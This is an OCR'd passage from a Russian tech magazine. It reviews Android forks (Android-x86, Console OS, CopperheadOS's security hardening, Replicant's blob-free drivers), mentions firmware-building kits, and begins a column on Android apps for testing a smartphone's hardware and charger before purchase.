
Загрузочное меню Android-x86

- Skype — устанавливается, запускается, выполняет логин пользователя, сообщения отправляются, но звонки не работают;
- официальное приложение «ВКонтакте» — все в порядке;
- Angry Birds — толком не работает;
- Chrome — вываливается после попытки запуска;
- Opera Mini — работает.

Скорее всего, неработоспособность некоторых приложений связана с кодом, написанным с использованием NDK, который в основном компилируется под ARM. Стоит отметить наличие root-доступа. Это позволяет производить опера-

ции, которые иначе никак не выполнить, например установку Xposed Framework. Также имеется поддержка NTFS-3G. Поскольку дистрибутив рассчитан в том числе на двойную загрузку, подобная возможность достаточно полезна.

Резюмируя впечатления: это AOSP, заточенный под ноутбуки и нетбуки. Некоторые приложения по определению работать не будут. Да и использование Android на устройствах без сенсорного экрана кажется нецелесообразным — его интерфейс на подобное не рассчитан (справедливости ради стоит сказать, что в Android имеется поддержка мыши, множества клавиатурных комбинаций и возможность навигации по интерфейсу приложений с помощью клавиатуры. — Прим. ред.).



Android-x86. Информация о версии

CONSOLE OS

Console OS представляется как форк, заточенный под современные x86-устройства (планшеты наподобие Surface 3). Поддерживаются исключительно UEFI-устройства. Кроме того, заявлена полная совместимость с NDK, более удобный для десктопов графический интерфейс и полноценная поддержка

OpenGL ES, что позволит запускать тяжелые современные игры. В платной версии, Console OS Pro, анонсируется также функция InstaSwitch — быстрое переключение с Windows на Android и обратно.

На практике же список поддерживаемых устройств крайне мал (только процессоры Intel). Система до сих пор находится в состоянии Development Release и толком не запускается в VirtualBox. Кроме того, InstaSwitch разработчик еще не реализовал, да и на доступных видео интерфейс пользователя не очень смахивает на десктоп-ориентированный.



Console OS сразу после запуска

В общем, задумка выглядит неплохо, но на практике в текущем состоянии это еще более урезанный форк, чем Android-x86. Более того, есть подозрение, что это мошенничество, — ибо единственный доступный разработчик все время «кормит завтраками». «Мы работаем, потерпите». Деньги же, собранные на Kickstarter, он не возвращает.


COPPERHEADOS

Это форк CyanogenMod с усиленной безопасностью. Он находится на ранней стадии разработки, но уже сейчас имеет довольно привлекательные возможности.

Самая, пожалуй, интересная из них — ядро, собранное с поддержкой PaX. PaX представляет собой подмножество патчсета GRSecurity, которое должно, во-первых, усилить защиту против исполнения кода в области данных, во-вторых, обеспечить рандомизацию адресного пространства и усилить защиту стека, в-третьих.

Также используется усиленный аллокатор памяти, портированный из OpenBSD. Этот аллокатор уменьшает риск эксплуатации уязвимостей use-after-free и double free. Можно настроить его так, чтобы в конце больших аллокаций памяти размещались сторожевые страницы, что позволяет обнаруживать и предотвращать переполнения. Аналогичную опцию разработчики CopperheadOS реализовали и для маленьких аллокаций. Правда, по умолчанию эти возможности отключены из-за большого потребления памяти.

Кроме того, вместо Android-модели порождения процессов с помощью одного только fork() используется стандартная UNIX-модель fork()/exec(). Это позволяет рандомизировать адресное пространство и некоторые другие сущности для каждого процесса. В Android-модели же они были одинаковыми для всех процессов, порожденных Zygote.



Настройки PaX в CopperheadOS

Также предусмотрена защита указателей функций. В частности, указатели на vDSO-функции после инициализации становятся доступными только для чтения, а в libc перезаписываемые указатели устранены вообще.

Другие усовершенствования включают в себя удаление некоторых контекстов безопасности SELinux, усиленные настройки безопасности (например, пароли по умолчанию не отображаются), компиляцию SQLite с опцией SECURE_DELETE, что заставляет эту мини-СУБД перезаписывать удаляемый контент нулями, и многое другое.

Разработчики позиционируют CopperheadOS как Android для бизнеса и планируют поставлять телефоны на его основе. Это выглядит достаточно интересной идеей — как, впрочем, и сам форк. В отличие от некоторых описываемых форков, к разработке данного можно присоединиться на Гитхабе, то есть он полностью открыт.

Проект, хоть он и на ранней стадии разработки, кажется очень перспективным — в этом направлении мало кто работал (вспоминается разве что SEAndroid, наработки которого были включены в Android 5, а сам проект после этого закрылся), так что, возможно, он займет свою нишу среди бесчисленных Android-форков.

REPLICANT

Название этого форка — отсылка к фильму «Бегущий по лезвию», в котором репликантами называли искусственных людей. Впрочем, к форку это название имеет лишь косвенное отношение (репликанты ищут свободы, а данный форк позиционируется как совершенно свободный).


Его разработка началась в 2010-м, с целью сделать полностью свободный вариант прошивки HTC Dream, первого Android-телефона. После была предпринята попытка создать клон Google Play, к сожалению малоуспешная, — на данном поприще более преуспел F-Droid (который и заюзали разработчики Replicant).

Сейчас Replicant позиционируется как самый свободный форк. Связано это с тем, что даже для работы AOSP на модельном ряде Nexus требуются некоторые проприетарные драйверы (камера, GPS, Wi-Fi). Replicant же использует их свободные аналоги, написанные с нуля. Однако, поскольку данный клон не настолько распространен, как, к примеру, CyanogenMod, и разработчиков у него значительно меньше, его текущая версия соответствует версии Android 4.2.

На данный момент поддерживаются двенадцать устройств, среди них, например, Nexus S, Galaxy S, Galaxy Note, Galaxy Tab 2 10.1.

Помимо того что Replicant отстает от основной ветки AOSP, он в некоторых случаях может еще и ощутимо тормозить — у разработчиков просто нет ресурсов для реализации открытых драйверов 3D-ускорителя, так что в игры на нем поиграть не удастся. Также могут быть проблемы с GPS — практически все чипы используют при обмене информацией с ПО гаджета закрытые и недокументированные протоколы.

Именно разработчики Replicant обнаружили бэкдор в коде, отвечающем за взаимодействие с модемом (напомним, что в современных мобильных устройствах модемом именуют, по сути, совершенно отдельный процессор, работающий под управлением проприетарного ПО). Суть бэкдора заключалась в том, что со стороны модема может прийти некая команда, которая заставит слой, отвечающий за взаимодействие, совершить операцию, связанную с файловой системой. Вероятно, как раз после этого случая разработчики



Информация о сборке Replicant

стали выбирать модели, в которых модем не может контролировать процессор, исполняющий Android и приложения.

Надо сказать, сами разработчики подчеркивают, что они не стремятся сделать Replicant популярным — всего лишь хотят предоставить альтернативу для тех, кому это нужно.

Резюмируя — Replicant вряд ли понравится тем, кто покупает гаджеты исключительно для игр. Он также не подойдет тому, кто любит все современное и кому хочется ОС без тормозов. Данный форк скорее для людей, желающих получить гарантию отсутствия бэкдоров в системе, а также для романтически настроенных сторонников свободного ПО.

ЗАКЛЮЧЕНИЕ

Клоны ОС от Google очень многообразны. Есть среди них и коммерческие (такие как Fire OS), но открытых все же больше.

Fire OS при ближайшем рассмотрении оказался все тем же Android, отвязанным от Google, но таким же макаром привязанным к Amazon, с несколько иным интерфейсом.

Android-x86 — очень интересный проект, предназначенный для запуска Android на x86-железе. Он выгодно отличается еще и полноценным набором модулей ядра. Но вот сам интерфейс Android для устройств без сенсорного экрана очень неудобен, что резко снижает ценность данного форка.

Console OS представляется как задумка довести до ума Android-x86. И все бы ничего, но на данный момент то, что имеется в открытом доступе, вызывает изрядную долю скептицизма.

CopperheadOS тоже выглядит многообещающе. Разработчики основательно подошли к делу обеспечения безопасности и, помимо стандартных механизмов Android (которых, надо сказать, более чем достаточно), задействовали еще и другие, не всегда используемые даже на серверах.

Replicant предоставляет пользователям альтернативу AOSP, очищенную от блобов. Конечно, эта альтернатива несколько менее функциональна и быстра, нежели большинство стоковых прошивок, однако такова цена свободы.

Выбрать есть из чего.

Конструкторы для прошивок

На самом деле собрать собственный вариант Android довольно легко. Для этого есть конструкторы, позволяющие заточить определенные прошивки под свои нужды. Упомяну о двух:

- Android-Kitchen (разработчик — dsixda) позволяет производить некоторые базовые действия над прошивкой. Например, с его помощью можно включить в прошивку SuperSU, добавить Bash, изменить boot-анимацию, удалить или добавить приложения, заменить ядро, выполнить деодексирование и многое другое.
- MIUI Patchrom предназначен для портирования MIUI на свой аппарат. У него довольно интересный принцип работы. По сути это набор инструментов, работающих в (полу)автоматическом режиме и позволяющих вытащить текущую прошивку прямо с телефона, дизассемблировать ее (точнее, компоненты фреймворка), внедрить в них специфичный для MIUI код, добавить приложения из того же MIUI и собрать прошивку. В итоге получается «прошивка Франкенштейна», выглядящая и работающая как MIUI, но по факту им не являющаяся.

Вообще же, для более тонкой кастомизации не существует конструктора, поэтому придется качать исходники AOSP, вооружаться знаниями C++ и Java и начинать править.

ВЫПУСК #13.
ТЕСТИРОВАНИЕ СМАРТФОНА

КАРМАННЫЙ СОФТ



В сегодняшнем выпуске мы поговорим о тестировании начинки смартфона перед покупкой. Четыре описанных ниже приложения позволят тебе узнать о процессоре, установленном в смартфоне, реальном объеме оперативной и NAND-памяти, протестировать датчики и сенсоры, выявить и починить битые пиксели, а также узнать реальную мощность зарядного устройства. Приятного чтения и удачных покупок.


SYSTEMPANEL

Платформа: Android
Цена: бесплатно / 92 рубля
play.google.com/store/apps/details?id=nextapp.systempanel

Начнем с комбайна и просто одного из лучших «системных» приложений маркета. SystemPanel сочетает в себе функции менеджера процессов, монитора производительности и приложения для просмотра информации о железе. И если первые две в контексте сегодняшнего обзора не особо интересны, то последняя функция будет очень даже полезна.

Всего на панели Dev Info находится четыре вкладки. Вкладка Device содержит общую информацию о железе: процессор, дисплей, сенсоры, версия Android и ядра Linux, настройки виртуальной машины Dalvik (или среды исполнения ART в 5.0 и выше). На вкладке Power инфа о батарее, здесь все просто: тип, уровень заряда, температура, состояние. Вкладка Storage содержит детальную инфу о внутренней памяти и карте памяти. Для нас тут важно количество разделов и их объем, благодаря им мы можем узнать реальное количество памяти, установленной в девайс.

Вкладка Network отображает информацию о подключениях к сетям. К сожалению, сведений о поддержке сетей LTE из нее не получить, но зато это можно сделать, воспользовавшись штатными средствами Android. Открываем диалер, набираем *#*#4636#*#*, нажимаем «Информация о телефоне» и в списке «Настроить предпочтительный тип сети» ищем LTE и TD-LTE. Поддерживаемые диапазоны частот нам никто не скажет, но зато хоть о наличии самого модуля узнаем.





PHONE TESTER

Платформа: Android
Цена: бесплатно
play.google.com/store/apps/details?id=com.mtorres.phonetester

Как и следует из названия, приложение предназначено для тестирования смартфона. Для этого в нем есть три инструмента. Во-первых, тестер датчиков смартфона, позволяющий протестировать акселерометр, гироскоп, компас, магнитометр, датчик приближения, датчик освещения и детектор шагов. Во-вторых, доступен инструмент для тестирования модуля GPS. Он показывает количество доступных спутников, точность, а также координаты и скорость (правда, не так наглядно, как это делает старый добрый GPS Test). И конечно же, тест мультитач, позволяющий определить, сколько пальцев распознает тач-экран.

Плюс ко всему приложение позволяет узнать информацию о процессоре, ОС, камере, радиомодуле и прочем. Однако данные оно показывает довольно скудные и сильно уступает SystemPanel.





DEAD PIXEL DETECT AND FIX

Платформа: Android
Цена: бесплатно
play.google.com/store/apps/details?id=com.htc.chris.blackspotdetect

Дефекты пикселей даже на новом смартфоне не такая уж редкость, поэтому, помимо датчиков, камеры и тач-экрана, следует протестировать также и LED-матрицу девайса. И самый простой способ — просто залить экран ярким цветом и попытаться найти темные точки (или точки другого цвета) с помощью лупы.

Приложение Dead Pixel Detect and Fix делает именно это, то есть заливает экран одним из выбранных цветов. Вторая функция приложения — исправление дефектных пикселей, и именно благодаря ей оно получило множество негативных отзывов. Проблема, однако, не в самом приложении, а в подмене понятий. По-настоящему мертвые пиксели (dead pixel), которые вообще не испускают свет, оно не исправит, а вот «застрявшие» (stuck), те, что постоянно горят одним цветом, вполне может.

Как показала практика, зачастую такие пиксели начинают работать после нескольких сотен (тысяч) смен своего состояния, то есть изменения цвета. Приложение делает именно это. Ты выбираешь пункт «Исправить!» в меню, и экран начинает мигать разными цветами. Обычно 30–60 секунд оказывается достаточно, чтобы «растормошить»пиксели.




AMPERE

Платформа: Android
Цена: бесплатно / 79 рублей
play.google.com/store/apps/details?id=com.gombosdev.ampere

Покупка зарядника может обернуться еще большей головной болью, чем покупка смартфона. Нередко производители (привет, Китай) завышают их мощность, из-за чего устройство с заявленной выходной силой тока в 1000 мА может заряжать смартфон по четыре-пять часов. К счастью, измерить реальную мощность можно и без специальных инструментов.

